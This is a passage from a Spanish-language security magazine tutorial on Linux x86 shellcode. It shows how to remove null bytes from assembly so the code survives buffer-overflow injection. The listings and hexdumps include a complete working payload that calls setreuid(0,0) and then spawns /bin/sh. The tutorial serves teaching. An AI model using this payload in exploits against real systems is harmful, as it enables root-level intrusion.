00000021  CD80              int 0x80
00000023  E8DDFF            call 0x3
00000026  FF                db 0xFF
00000027  FF6865            jmp far [bx+si+0x65]
0000002A  6C                insb
0000002B  6C                insb
0000002C  6F                outsw
0000002D  2C20              sub al,0x20
0000002F  776F              ja 0xa0
00000031  726C              jc 0x9f
00000033  64210A            and [fs:bp+si],cx
[shellcode]$
```

Figura 7. *Bytes cero en el código del intérprete de comandos write2*

```
~/shellcode
[shellcode]$ hexdump -C shell2
00000000  b8 46 00 00 00 bb 00 00  00 00 b9 00 00 00 00 cd  |.F..............|
00000010  80 e9 15 00 00 00 b8 0b  00 00 00 5b 68 00 00 00  |...........[h...|
00000020  00 53 89 e1 ba 00 00 00  00 cd 80 e8 e6 ff ff ff  |.S..............|
00000030  2f 62 69 6e 2f 73 68 00                           |/bin/sh.|
00000038
[shellcode]$ ndisasm shell2
00000000  B84600            mov ax,0x46
00000003  0000              add [bx+si],al
00000005  BB0000            mov bx,0x0
00000008  0000              add [bx+si],al
0000000A  B90000            mov cx,0x0
0000000D  0000              add [bx+si],al
0000000F  CD80              int 0x80
00000011  E91500            jmp 0x29
00000014  0000              add [bx+si],al
00000016  B80B00            mov ax,0xb
00000019  0000              add [bx+si],al
0000001B  5B                pop bx
0000001C  680000            push word 0x0
0000001F  0000              add [bx+si],al
00000021  53                push bx
00000022  89E1              mov cx,sp
00000024  BA0000            mov dx,0x0
00000027  0000              add [bx+si],al
00000029  CD80              int 0x80
0000002B  E8E6FF            call 0x14
0000002E  FF                db 0xFF
0000002F  FF2F              jmp far [bx]
00000031  62696E            bound bp,[bx+di+0x6e]
00000034  2F                das
00000035  7368              jnc 0x9f
00000037  00                db 0x00
[shellcode]$
```

Figura 8. *Bytes cero en el código del intérprete de comandos shell2*

to – tomando en consideración nuestro previo análisis del programa *write2.asm* – no deben causar dificultades. Asimismo no hemos presentado la nueva versión del programa *bind* (en el catálogo *materials/shell* de nuestro CD), ya que debemos modificarlo de la misma forma que *shell*.

Eliminamos los bytes cero

Nuestros códigos del intérprete de comandos ya los podemos ejecutar desde el interior de programas funcionales – no emplean el segmento de datos y el direccionamiento estático – pero aún no pueden ser empleados en los exploits. Contienen muchos bytes cero (véase Figura 7 y 8),

Listado 15. *Archivo write3.asm*

```
1: BITS 32
2:
3:  jmp short two
4: one:
5:  pop ecx
6:
7: ; write(1, "hello, world!", 14)
8:  xor eax, eax
9:  mov al, 4
10:  xor ebx, ebx
11:  mov bl, 1
12:  xor edx, edx
13:  mov dl, 14
14:  int 0x80
15:
16: ; exit(0)
17:  xor eax, eax
18:  mov al, 1
19:  xor ebx, ebx
20:  int 0x80
21:
22: two:
23:  call one
24:  db 'hello, world!', 0x0a
```

Listado 16. *Archivo shell3.asm*

```
1: BITS 32
2:
3: ; setreuid(0, 0)
4:  xor eax, eax
5:  mov al, 70
6:  xor ebx, ebx
7:  xor ecx, ecx
8:  int 0x80
9:
10:  jmp short two
11: one:
12:  pop ebx
13:
14: ; execve("/bin/sh",
    ["/bin/sh", NULL], NULL)
15:  xor eax, eax
16:  mov byte [ebx+7], al
17:  push eax
18:  push ebx
19:  mov ecx, esp
20:  mov al, 11
21:  xor edx, edx
22:  int 0x80
23:
24: two:
25:  call one
26:  db '/bin/shX'
```

```
~/shellcode
[shellcode]$ hexdump -C write3
00000000  eb 17 59 31 c0 b0 04 31  db b3 01 31 d2 b2 0e cd  |..Y1...1...1....|
00000010  80 31 c0 b0 01 31 db cd  80 e8 e4 ff ff ff 68 65  |.1...1........he|
00000020  6c 6c 6f 2c 20 77 6f 72  6c 64 21 0a              |llo, world!.|
0000002c
[shellcode]$
```

Figura 9. *Código del intérprete de comandos write corregido*

```
~/shellcode
[shellcode]$ hexdump -C shell3
00000000  31 c0 b0 46 31 db 31 c9  cd 80 eb 10 5b 31 c0 88  |1..F1.1.....[1..|
00000010  43 07 50 53 89 e1 b0 0b  31 d2 cd 80 e8 eb ff ff  |C.PS....1.......|
00000020  ff 2f 62 69 6e 2f 73 68  58                       |./bin/shX|
00000029
[shellcode]$
```

Figura 10. *Código del intérprete de comandos shell corregido*

```
~/shellcode
[shellcode]$ nasm shell4.asm
[shellcode]$ hexdump -C shell4
00000000  6a 46 58 31 db 31 c9 cd  80 31 c0 50 68 2f 2f 73  |jFX1.1...1.Ph//s|
00000010  68 68 2f 62 69 6e 89 e3  50 53 89 e1 99 b0 0b cd  |hh/bin..PS......|
00000020  80                                                |.|
00000021
[shellcode]$
```

Figura 11. *Versión definitiva del código shell*

los cuales provocan que es imposible copiar el código al búfer con la ayuda de las funciones que operan en las cadenas de caracteres. Por consiguiente probemos modificar los códigos del intérprete de comandos *write2.asm* y *shell2.asm* con el fin de eliminarles todos los bytes cero.

Comencemos por localizar las instrucciones que debemos corregir. Podemos emplear el programa *ndisasm* (véase Figura 7 y 8).

Como se observa, la mayor cantidad de bytes cero se encuentra en las instrucciones de reinicio o que registran los valores a los registros y en la pila (líneas 8, 9, 10, 14 y 15 en el Listado 10 y líneas 4, 5, 6, 13, 15 y 18 en el Listado 14). Esto resulta del hecho de que todas la cifras son almacenadas en 4 bytes y, por ejemplo, la instrucción `mov eax, 11` en el código del intérprete de comando está representada como B8 0b 00 00 00 (`mov eax` es 0xB8, y `11` es 0x0000000b).

Podemos remediar esto empleando registros más pequeños, de un byte AL, BL, CL y DL en vez de 4 bytes EAX, EBX, ECX y EDX. Gracias a ello sólo introduciremos un byte, en el cual se puede representar las cifras de 0 a 255, que en nuestro caso es más que suficiente. La instrucción `mov eax, 11` la cambiamos por `mov al, 11` y `mov edx, 14` por `mov dl, 14`. Sin embargo, aparece otro problema: ¿cómo poner a cero el resto de los bytes de los registros? Una de la posibilidades es insetar al registro cualquier valor no cero (`mov eax, 0x11223344`) e inmediatemente su resta (`sub eax, 0x11223344`). No obstante, esto lo podemos hacer de un modo más sencillo, utilizando sólo una orden – `xor eax, eax`.

Salto a cero

Pero esto no es todo. En la Figura 7 se puede apreciar que al principio del código del intérprete de comandos se encuentra un grupo de tres bytes cero, que corresponden con la instrucción `jmp two` (E9 17 00 00 00). Para deshacernos de ellos utilizaremos la instrucción `jmp short two`, la cual funciona idénticamente, pero es traducida a EB 17. En el Listado 15 se encuentra el programa *write2.asm* ya corregido de esta manera.

En la Figura 9 se observa que logramos eliminar del código del intérprete de comandos todos los bytes cero y reducir su tamaño a 44 bytes. El shellcode así modificado lo podemos insertar sin ningún problema y ejecutar en el programa vulnerable a ataques de desbordamiento de búfer.

Ahora probemos eliminar los bytes cero del programa *shell2.asm*.

Listado 17. *Archivo shell4.asm*

```
 1: BITS 32
 2:
 3: ; setreuid(0, 0)
 4:  push byte 70
 5:  pop eax
 6:  xor ebx, ebx
 7:  xor ecx, ecx
 8:  int 0x80
 9:
10: ; execve("/bin//sh",
    ["/bin//sh", NULL], NULL)
11:  xor eax, eax
12:  push eax
13:  push 0x68732f2f
14:  push 0x6e69622f
15:  mov ebx, esp
16:  push eax
17:  push ebx
18:  mov ecx, esp
19:  cdq
20:  mov al, 11
21:  int 0x80
```

Listado 18. *Archivo write4.asm*

```
 1: BITS 32
 2:
 3: ; write(1, "hello, world!", 14)
 4:  push word 0x0a21
 5:  push 0x646c726f
 6:  push 0x77202c6f
 7:  push 0x6c6c6568
 8:  mov ecx, esp
 9:  push byte 4
10:  pop eax
11:  push byte 1
12:  pop ebx
13:  push byte 14
14:  pop edx
15:  int 0x80
16:
17:  ; exit(0)
18:  mov eax, ebx
19:  xor ebx, ebx
20:  int 0x80
```

Sin embargo, si ejecutamos con este objetivo operaciones idénticas como en el caso del código *write2.asm*, entonces resulta que hay un sitio donde tenemos un problema. Me refiero al último byte del código del intérprete de comandos (Figura 8), que se encuentra en la definición de la cadena de caracteres `/bin/sh` (línea 23 en el Listado 14). Este byte es imprescindible para el correcto funcionamiento del programa, ya que marca el final de la cadena y permite su transformación apropiada por la función *execve*.

La solución que podemos aplicar consiste en cambiar, en la fuente del código del intérprete de comandos, el símbolo cero por otro y añadir una instrucción que durante la acción del código cambie nuevamente este símbolo por un byte cero. El efecto lo podemos apreciar en el Listado 16 y en la Figura 10.

Como se observa, hemos cambiado el símbolo cero por X (línea 26). En la línea 16 añadimos la instrucción, la cual transfiere 8 bytes del registro AL (puesto a cero) al sitio desplazado en 7 bytes con relación al inicio de la cadena (`ebx + 7`). Gracias a ello la función *execve* recibe los argumentos correctamente formateados, y nosotros evitamos el signo NULL en el código del intérprete de comandos.

El tamaño del código construido del programa *shell3.asm* es de 41 bytes. Si empleamos algunas operaciones sencillas, logramos reducirlo a 33 bytes. La versión definitiva de este programa se ilustra en el Listado 17.

Ante todo cambiamos el modo que utilizamos para determinar el programa a ejecutar. En vez de almacenar la cadena de caracteres en el código, emplearemos el método que conocimos durante el programa *write2.asm*, fundado en la colocación de valores correspondientes en la pila. En las líneas 12, 13 y 14 introducimos en la pila la cadena `/bin//sh` finalizada por un byte cero. Adicionalmente `/` – a pesar de que no cambia el comportamiento de la función `execve` – es necesario porque gracias a él el tamaño total de la cadena es múltiple de 2 bytes y es más fácil sitiuarla en la pila empleando la instrucción `push`.

El segundo cambio concierne a las instrucciones que se encuentran en las líneas 4 y 5. Éstas son equivalentes a las instrucciones de las mismas líneas en el Listado 16 (`xor eax, eax 5` y `mov al, 70`), pero con un byte menos. Asimismo hemos cambiando la instrucción `xor edx, edx` por `cdq` (línea 19), la cual rellena el registro EDX con un bit del símbolo del registro EAX. En nuestro caso el registro EAX es cero, lo que ocasiona que `cdq` introduce 0 al registro EDX. En la Figura 11 podéis ver el shellcode creado de esta manera.

El Listado 18 contiene la versión optimizada del programa *write*.

¿Qué camino escoger?

Hemos conseguido crear varios códigos de intérpretes de comandos, los cuales funcionan correctamente y pueden ser empleados en cualquier tipo de exploit. Conocimos las técnicas para reducir el tamaño y eliminar bytes cero. Toda esta información es únicamente una introducción a la escritura de códigos de intérpretes de comandos y permite comprender los fundamentos básicos con ellos vinculados – apenas en este sitio se abre la posibilidad de experimentar. ■

Sobre el autor

Michał Piotrowski, licenciado en informática, tiene muchos años de experiencia laboral en el cargo de administrador de redes y sistemas. Durante tres años trabajó como inspector de seguridad en la institución encargada de la oficina superior de certificación en la infraestructura polaca PKI. Actualmente ocupa el cargo de especialista en asuntos de seguridad teleinformática en una de las mayores instituciones financieras en Polonia. En sus ratos libres programa y se dedica a la criptografía.

En la red

- *http://packetstorm.linuxsecurity.com/shellcode* – un montón de shellcodes para bajar,
- *http://www.rosiello.org/archivio/The%20Basics%20of%20Shellcoding.pdf* – shellcodes para principiantes,
- *http://www.void.at/greuff/utf8_1.txt* – código del intérprete de comandos conforme con el estándar UTF-8,
- *http://nasm.sourceforge.net* – proyecto Netwide Assembler.